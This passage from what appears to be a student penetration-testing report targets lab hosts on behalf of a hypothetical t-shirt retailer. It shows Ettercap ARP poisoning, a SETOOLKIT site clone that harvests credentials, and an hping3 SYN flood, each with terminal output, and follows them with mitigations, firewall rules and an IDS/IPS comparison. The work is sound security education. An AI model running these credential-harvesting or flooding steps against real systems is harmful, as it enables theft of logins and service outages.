


Figure 16: File Uploads

An application or website can be exploited using the OWASP upload file vulnerability, permitting intruders to upload files that are malicious. Strict validation of all submitted files as well as safe coding methods must be employed. The authorized file formats and dimensions must be restricted, the file content and metadata have to be verified, and secure file backup and access control methods must be put in place. Frequent security audits and penetration tests can also assist in finding and fixing file upload vulnerabilities before they are used by hackers.

(B)

T-shirt retailers selling clothing online may also be subject to file upload issues that let intruders upload dangerous files to the servers of the business. This could give rise to confidential information loss, security breaches, and reputational harm to the business. In addition, by exploiting this vulnerability, hackers might run code on the store's computers and carry out other operations like reconnaissance of networks or distributed denial of service attacks. The integrity, availability, and confidentiality principles of cyber security are violated by file upload vulnerabilities because they can result in both system outages and unlawful access to and alteration of private information. To minimize these dangers, it is important to create robust authorization and authentication processes, verify uploaded files, and deploy antivirus and intrusion detection/prevention solutions. The detection and correction of uploading files vulnerabilities can also be facilitated by regular safety inspections and penetration testing.

### 3.3. Client-side exploits

#### 3.3.1. Man in the Middle Attack (MiTM)

(A)

##### Ettercap





Figure 17: Login Failed & Results from ARP Poisoning in Ettercap

Launching Ettercap and connecting the target hosts is the initial phase of a Man-in-the-Middle (MITM) attack. Following that, you may carry out ARP poisoning by choosing "sniff remote connections" in Ettercap and executing the attacks as shown in the above image. When the desired

user tries to sign into the application after Ettercap has been activated, it records the information being transmitted between the client and server as demonstrated in the example above, and the authentication details provided by the client are indicated.

**(B)**

Man-in-the-Middle (MiTM) violence can be equally damaging in the context of an online clothing company selling t-shirts. Intruders have gained entry to any information communicated between the client and a server, including confidential information, login passwords, and private data. This may result in a breach of important data, including company secrets, accounting data, and customer information. Intruders may sell such data on the black market and take advantage of it for money laundering or identity theft, harming the business's brand and causing monetary damages. Because the attackers may alter the data being transferred covertly during a MiTM attack, they also break the integrity and confidentiality of cyber security standards. To prevent MiTM attacks, it is crucial for an online clothing t-shirt business to employ safe connection protocols like HTTPS, powerful data encryption, and multi-factor authentication (MFA) (Yeboah-Ofori, 2018).

### **3.3.2. Social Engineering attack**

**(A)**

#### **SETOOLKIT - Password Harvester**

Employing tools like the SETOOLKIT password harvester, attackers may influence a server used to access their device rather than the machine that hosts the server. In order to get the victim to click on a link or download an executable file that downloads viruses or gives the intruder remote access, the intruder may also utilize social engineering techniques such as instilling anxiety or panic. SETOOLKIT can be used to clone a particular website and configure it according to the provided URL. The demonstration shown below contains the steps to work with the SETOOLKIT from the command line terminal. Directions after the user credentials are entered are also shown below.

```
kali@kali: /etc/setoolkit
File Actions Edit View Help

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.56.103
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://192.168.56.101/peruggia/index.php?action=login

[*] Cloning the website: http://192.168.56.101/peruggia/index.php?action=login
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all
POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
[*] SET is now listening for incoming credentials. You can control-c out of this and completely exit SET at anytime
and still keep the attack going.
[*] All files are located under the Apache web root directory: /var/www/html
[*] All fields captures will be displayed below.
[Credential Harvester is now listening below ...]

Array
(
    [username] => admin
    [password] => admin
)
```

Figure 18: Cloning the website (1)




Figure 19: Cloning the website (2)

(B)

As it can contribute to unwanted exposure of confidential data including client details, banking data, and secret trade secrets, session abuse may represent an important risk to an online clothing t-shirt company. Hackers may monitor and take over the session of an individual to get confidential

information, change transactions, and experience monetary damages, brand damage, and legal sanctions. For instance, if a hacker has possession of client information such as names, mailing addresses, and payment details, they could utilize it for fraud or identity theft. Similarly, if a hacker has access to corporate secrets like pricing schemes, marketing strategies, or product designs, they may sell such information to rivals or utilize it to their advantage. Sensitive information's confidentiality may be compromised information and transactions may be altered, and the application's accessibility may be disrupted, which might result in unavailability.

### 3.4. Denial of Service attacks

#### 3.4.1. DoS the web server

(A)

The basic definition of a DoS attack is when a software program is unavailable to users who have been signed in or who are legitimately allowed to use the computer's resources.

```
(kali㉿kali)-[~]
$ sudo hping3 192.168.56.102 --count 5
[sudo] password for kali:
HPING 192.168.56.102 (eth0 192.168.56.102): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.56.102 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=7.7 ms
len=46 ip=192.168.56.102 ttl=64 DF id=0 sport=0 flags=RA seq=1 win=0 rtt=7.2 ms
len=46 ip=192.168.56.102 ttl=64 DF id=0 sport=0 flags=RA seq=2 win=0 rtt=11.0 ms
len=46 ip=192.168.56.102 ttl=64 DF id=0 sport=0 flags=RA seq=3 win=0 rtt=9.6 ms
len=46 ip=192.168.56.102 ttl=64 DF id=0 sport=0 flags=RA seq=4 win=0 rtt=2.0 ms

— 192.168.56.102 hping statistic —
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 2.0/7.5/11.0 ms

(kali㉿kali)-[~]
$ sudo hping3 192.168.56.102 --fast --count 5
HPING 192.168.56.102 (eth0 192.168.56.102): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.56.102 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=3.8 ms
len=46 ip=192.168.56.102 ttl=64 DF id=0 sport=0 flags=RA seq=1 win=0 rtt=7.7 ms
len=46 ip=192.168.56.102 ttl=64 DF id=0 sport=0 flags=RA seq=2 win=0 rtt=3.0 ms
len=46 ip=192.168.56.102 ttl=64 DF id=0 sport=0 flags=RA seq=3 win=0 rtt=7.1 ms
len=46 ip=192.168.56.102 ttl=64 DF id=0 sport=0 flags=RA seq=4 win=0 rtt=3.4 ms

— 192.168.56.102 hping statistic —
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 3.0/5.0/7.7 ms

(kali㉿kali)-[~]
$ sudo hping3 192.168.56.102 --flood -S -p 445
HPING 192.168.56.102 (eth0 192.168.56.102): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Figure 20: Using Hping3 to demonstrate DoS attack

```
top - 05:54:14 up 1:07, 1 user, load average: 51.75, 11.81, 3.96
Tasks: 2581 total, 1 running, 2580 sleeping, 0 stopped, 0 zombie
Cpu(s): 0.0%us, 6.7%sy, 0.0%ni, 22.9%id, 67.9%wa, 0.7%hi, 1.8%si, 0.0%st
Mem: 1026136k total, 1008324k used, 17812k free, 3264k buffers
Swap: 397304k total, 34280k used, 363024k free, 38832k cached
```

PID	USER	PR	NI	VRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
6	root	20	0	0	0	0	S	3.0	0.0	0:03.30	events/0
2072	root	20	0	3856	2568	860	R	2.5	0.3	0:28.87	top
4267	root	20	0	15300	1528	800	S	0.5	0.1	0:00.04	smbd
28	root	20	0	0	0	0	S	0.4	0.0	0:00.76	kswapd0
526	root	20	0	15296	3364	2692	S	0.4	0.3	0:03.30	smbd
4229	root	20	0	15300	1528	800	S	0.4	0.1	0:00.02	smbd
4249	root	20	0	15300	1528	800	S	0.4	0.1	0:00.02	smbd
4276	root	20	0	15300	1528	800	S	0.4	0.1	0:00.02	smbd
4283	root	20	0	15300	1528	800	S	0.4	0.1	0:00.02	smbd
4294	root	20	0	15300	1528	800	S	0.4	0.1	0:00.02	smbd
4316	root	20	0	15300	1488	772	D	0.4	0.1	0:00.02	smbd
4318	root	20	0	15300	1528	800	S	0.4	0.1	0:00.02	smbd
4322	root	20	0	15300	1528	800	S	0.4	0.1	0:00.02	smbd
4325	root	20	0	15300	1528	800	S	0.4	0.1	0:00.02	smbd
4354	root	20	0	15300	1528	800	S	0.4	0.1	0:00.02	smbd
4439	root	20	0	15300	1528	800	S	0.4	0.1	0:00.03	smbd
4183	root	20	0	15300	1528	800	S	0.2	0.1	0:00.01	smbd
4190	root	20	0	15300	1528	800	S	0.2	0.1	0:00.01	smbd
4211	root	20	0	15300	1528	800	S	0.2	0.1	0:00.01	smbd
4216	root	20	0	15300	1528	800	S	0.2	0.1	0:00.01	smbd
4221	root	20	0	15300	1528	800	S	0.2	0.1	0:00.02	smbd
4224	root	20	0	15300	1528	800	S	0.2	0.1	0:00.01	smbd
4237	root	20	0	15300	1528	800	S	0.2	0.1	0:00.03	smbd

Figure 21: Results of DoS attack

(B)

The availability tenet of cyber security has been breached by Denial of Service (DoS) attacks. In order to violate the availability tenet of cyber security, this breach concentrates on the system's availability.

(C)

A DoS attack might seriously impact an online t-shirt retailer. Clients may become unsatisfied the company's image could be impacted and sales might drop if the website or application is unreachable or lagging to respond. Longer unavailability could result in possible revenue losses for the business as well as increased expenditures for fixing the issue and putting security measures in a position to avoid subsequent attacks. In addition, if the attack results in the destruction or compromise of consumer data, the organization can also be subject to legal penalties and

regulatory penalties. As a result, it is essential for online clothing retailers to have robust cybersecurity safeguards in place to safeguard against denial of service (DoS) attacks and assure their website or application remains functioning and accessible to clients.

### **3.5. Recommendations to protect the scenario company server.**

#### **3.5.1. How to minimize reconnaissance threats?**

Limiting the details that a business makes accessible to the public constitutes one of the key methods for lowering the effect of reconnaissance. The above-mentioned vulnerabilities in the source code can be resolved by verifying form data and integrating validations on the server side in order to make it less vulnerable to attacks. These risks can be mitigated by avoiding indexing internal directories containing secret data. By instructing clients to use strong passwords that include characters, capitalization, and numerals, risks detected during the reconnaissance phase can be mitigated (Altulaihan, Almaiah and Aljughaiman, 2022). Frequent checks for safety and penetration testing should be performed to discover and resolve any potential vulnerabilities. These safety features can help to mitigate the risks and hazards caused by reconnaissance attacks while also protecting the web application from future exploitation.

#### **3.5.2. What is port knocking and how can it protect against threat?**

Port knocking is an approach for masking open ports on servers by demanding a specified sequence of connection attempts to reach them. It comprises several types of connection attempts performed in an organized manner to an established loop of closed ports on a system in order to reveal a desired port for incoming data traffic. Port knocking prevents malicious access to the system's ports until a particular series of connection requests is succeeded in. This makes it tougher for intruders to detect open ports and develop system privileges. It can also make port scanning and enumeration of a system's terminals more difficult for intruders because blocked ports will not react to connection requests. Port knocking, in general, can offer another degree of security to infrastructure by restricting access to those with permission who are aware of the proper order of connection requests (Krivis, 2004). To guarantee the general safety of the system, this strategy should be used in concert with additional safety precautions, such as firewall policies.



### **3.5.3. How to protect your database against SQL injection?**

One of the increasingly frequent and harmful risks to databases is SQL injection. It is of the utmost significance to have the right safety measures in place, such as validation of input and parameterized queries, in order to guard against SQL injection. The implementation of ORM (Object Relational Mapping) on the client end is also beneficial because it has built-in queries that accept configured values, which reduces the vulnerability of SQL injection since it only concerns raw queries that can be concatenated with the initial search query (Ma et al., 2019). To guarantee the safety and confidentiality of the data, it is necessary to constantly check the database for vulnerabilities, evaluate it for them, and deploy security updates and upgrades as necessary.

### **3.5.4. How to protect your web application against cross site Scripting attacks?**

Cross-site scripting (XSS) attacks have a big influence on online application integrity. These attacks include embedding dangerous scripts into a website's content, which can subsequently be used by visitors to the vulnerable website without their authorization. Implementing input validation and sterilization techniques is essential for defending your web application from XSS attacks. This involves examining user input for harmful code and verifying that it follows the expected formats. Securing user input is also vital to get rid of any offensive characters, including HTML elements or JavaScript code. Frequent security inspection and tracking can also assist in finding any XSS vulnerabilities and resolving them before hackers can use them (Mack, Hu and Hoppa, 2019). XSS attacks are also reduced by encrypting request parameters that are delivered to the server to be decoded.

### **3.5.5. How to least minimize the impact of Man in the Middle attacks?**

To minimize the possibility of being hacked using this approach, many steps may be done. To make it more challenging to read the client information, encryption methods might be utilized. Security professionals may utilize a variety of defenses in order to prevent a Man-in-the-Middle (MitM) attack at a t-shirt store. The initial thing they can do is make sure that every connection between the user's device and the server has been encrypted via HTTPS. A hacker will find it challenging to obtain and analyze what is sent as a result of this. To prevent hackers from taking advantage of publicly disclosed risks, it is also crucial to keep all software and systems updated with the most recent updates for security. Ultimately, educating clients about the dangers of Man

in the Middle attacks and how to stay away from them can also be a good defense against successful crimes.

### **3.5.6. What measures the companies should take to prevent impact of social engineering attacks?**

The t-shirt shop has a number of alternatives for limiting the effects of efforts at social engineering. Initially, they might frequently educate workers on security awareness in order to inform them of the risks of attacks involving social engineering and how to acknowledge and respond to them. In order to strengthen their systems' integrity and avoid unauthorized entry, businesses may additionally employ multi-factor authentication. In order to limit the amount of data that workers have access to, they may also apply the concept of least privilege and restrict the utilization of private data on a need-to-know basis. The most recent security updates should also be frequently applied to software and systems, and all external applications and services that the organization uses should be trustworthy and secure (Syafitri et al., 2022). The t-shirt store may carry out regular safety inspections and evaluations to find and fix deficiencies in its procedures and processes. Maintaining current antivirus software can mitigate incidents like this or stop malware from harming your machine.

### **3.5.7. What measures the companies should take to prevent the impact of a DoS attack?**

The t-shirt store should put specific safeguards into effect to mitigate the consequences of a Denial of Service (DoS) attack on their web services. To identify possible vulnerabilities in their systems and applications, companies should first frequently carry out examinations of vulnerability and penetration testing. By performing this, they may avoid vulnerabilities from being utilized by intruders and instead take preventive steps to solve them. Furthermore, they need to put in place adequate network and app-level safety precautions, such as firewalls, systems to detect and avoid intrusions, and web application firewalls (Thakur, 2015). By doing so, crimes can be prevented before they reach their intended victims by identifying and preventing suspicious interactions. The business will gain insight from monitoring network activity during all peaks to spot DoS attacks. Enhancing safety via firewalls will aid in avoiding such attacks.

### 3.5.8. Intrusion Detection and Prevention systems

(A)

The t-shirt stores web application can employ firewalls and several iptables rules. Implementation example of such has been shown here.

```
root@owaspbwa:~# ufw deny from 192.168.56.101 to any app "Apache Full"
Rule added
root@owaspbwa:~# ufw allow from 192.168.56.0/24 "Apache Full"
ERROR: 'Wrong number of arguments'
root@owaspbwa:~# ufw allow from 192.168.56.0/24 app "Apache Full"
Rule added
root@owaspbwa:~# ufw status numbered
Status: active
```

To	Action	From
[ 1] Apache Full	DENY IN	192.168.56.101
[ 2] Anywhere	ALLOW IN	192.168.56.0/24 Apache Full

```
root@owaspbwa:~#
```

Figure 22: Firewall rules example – 1

```
root@owaspbwa:~# ufw deny from 192.168.56.0/24 to any app "Apache Full"
Rule added
root@owaspbwa:~# ufw status
Status: active
```

To	Action	From
80/tcp	ALLOW	Anywhere
443/tcp	ALLOW	Anywhere
Apache Full	DENY	192.168.56.0/24

```
root@owaspbwa:~#
```

Figure 23: Firewall rules example – 2

(B)

A significant approach for avoiding unlawful entry and potential attacks on systems and websites is the firewall. On Linux-based networks, such as web servers, the Uncomplicated Firewall (UFW) is an appreciated firewall scheme. A t-shirt store's online applications may be secured from attacks using firewalls and iptables, two essential safety tools. The objective of firewalls, which may comprise either hardware- or software-based security systems for networks, is to track and supervise the network traffic that comes in and goes out. Ufw offers an intuitive command-line interface for expressing rules for firewalls and is intended to be user-friendly. In addition, it supports a number of standard firewall configurations for widely used services including HTTP, HTTPS, and SSH. Against DDoS attacks, where a server becomes overwhelmed with traffic, this can be particularly successful. For big and challenging systems, firewalls may additionally provide integrated and manageable security solutions. On the other hand, a t-shirt store which needs greater accuracy of its network traffic might discover that iptables is a better option.

The ability to supervise complex network infrastructures and iptables' wide choices for configuration make it a better fit for the t-shirt store environment. In contrast with iptables, a firewall may be more suitable for enterprises that must safeguard themselves against outside adversaries.

(C)

IDS (Intrusion Detection System)	IPS (Intrusion Prevention System)
Warns the system admin when it finds adverse traffic.	Identifies adverse interaction and eliminates it automatically.
Passive system.	Active system.
The user in charge has to take action to avoid the breach after acquiring the IDS notice regarding it.	The assault is stopped by IPS' rapid reaction of preventing malicious traffic.
Require decisions made by humans to be present.	Decision-making by humans is not required.
IDS may give false positives that notify administrators of traffic that is genuine.	False positives can happen with IPS, but they might have a greater influence because IPS actively prevents violence.
Lacks the capacity to block.	Has the authority to limit or dismiss accessibility

*Table 1: IDS vs IPS*

(D)

Several variables, including accuracy, scalability, customization, ease of use, integration, and expenses, need to be considered when selecting a security solution for an online clothing business selling t-shirts. An IDS (Intrusion Detection System) would be an ideal choice in the instance of an online clothing t-shirt business. Potential safety breaches can be identified and alerted to by an IDS, which security professionals can eventually look into and address. Without interfering with

the network's regular performance, an IDS may watch the traffic on the network and detect strange events like unauthorized access attempts or unexpected transmissions of information. In general, IDS systems are less expensive and simpler to implement than IPS solutions. It is vital to remember that an IDS is unable to avoid violations and that to reduce known risks, additional safety precautions would need to be taken into consideration.

## (4) REFERENCES

- Tabatabaei, F. and Wells, D. (2016). OSINT in the Context of Cyber-Security. In: Akhgar, B. Bayerl, P.S. and Sampson, F. (eds.). Open Source Intelligence Investigation: From Strategy to Implementation. Advanced Sciences and Technologies for Security Applications. Cham: Springer International Publishing, 213–231. Available from [https://doi.org/10.1007/978-3-319-47671-1\\_14](https://doi.org/10.1007/978-3-319-47671-1_14)
- Yeboah-Ofori, A. (2018). Cyber Intelligence and OSINT: Developing Mitigation Techniques Against Cybercrime Threats on Social Media. International Journal of Cyber-Security and Digital Forensics, 7, 87–98. Available from <https://doi.org/10.17781/P002378>
- Navamani, B.A., Yue, C. and Zhou, X. (2017). An Analysis of Open Ports and Port Pairs in EC2 Instances. 2017 IEEE 10th International Conference on Cloud Computing (CLOUD). June 2017. 790–793. Available from <https://doi.org/10.1109/CLOUD.2017.116>.
- Dirk Schrader. (2022). Common Open Port Vulnerabilities List. <https://blog.netwrix.com/>. Available from <https://blog.netwrix.com/2022/08/04/open-port-vulnerabilities-list/>
- Aman, M. et al. (2016). Detecting data tampering attacks in synchrophasor networks using time hopping. 1 October 2016. 1–6. Available from <https://doi.org/10.1109/ISGTEurope.2016.7856326>.
- R., S., Suriakala, D. and Phil, M. (2021). A Thorough Study On Sql Injection Attack-Detection And Prevention Techniques And Research Issues.
- Dora, J.R. and Nemoga, K. (2021). Ontology for Cross-Site-Scripting (XSS) Attack in Cybersecurity. Journal of Cybersecurity and Privacy, 1 (2), 319–339. Available from <https://doi.org/10.3390/jcp1020018>.
- Altulaihan, E., Almaiah, M.A. and Aljughaiman, A. (2022). Cybersecurity Threats, Countermeasures and Mitigation Techniques on the IoT: Future Research Directions. Electronics, 11 (20), 3330. Available from <https://doi.org/10.3390/electronics11203330>.
- Syafitri, W. et al. (2022). Social Engineering Attacks Prevention: A Systematic Literature Review. IEEE Access, 10, 39325–39343. Available from <https://doi.org/10.1109/ACCESS.2022.3162594>.

Krivis, S. (2004). Port Knocking: Helpful or Harmful? An Exploration of Modern Network Threats.

Ma, L. et al. (2019). Research on SQL Injection Attack and Prevention Technology Based on Web. 2019 International Conference on Computer Network, Electronic and Automation (ICCNEA). September 2019. 176–179. Available from <https://doi.org/10.1109/ICCNEA.2019.00042>.

Thakur, K. (2015). Analysis of Denial of Services (DOS) Attacks and Prevention Techniques. International Journal of Engineering Research, 4 (07)

Mack, J., Hu, Y.-H. and Hoppa, M.A. (2019). A Study of Existing Cross-Site Scripting Detection and Prevention Techniques Using XAMPP and Virtual Box. Available from <https://doi.org/10.25778/BX6K-2285>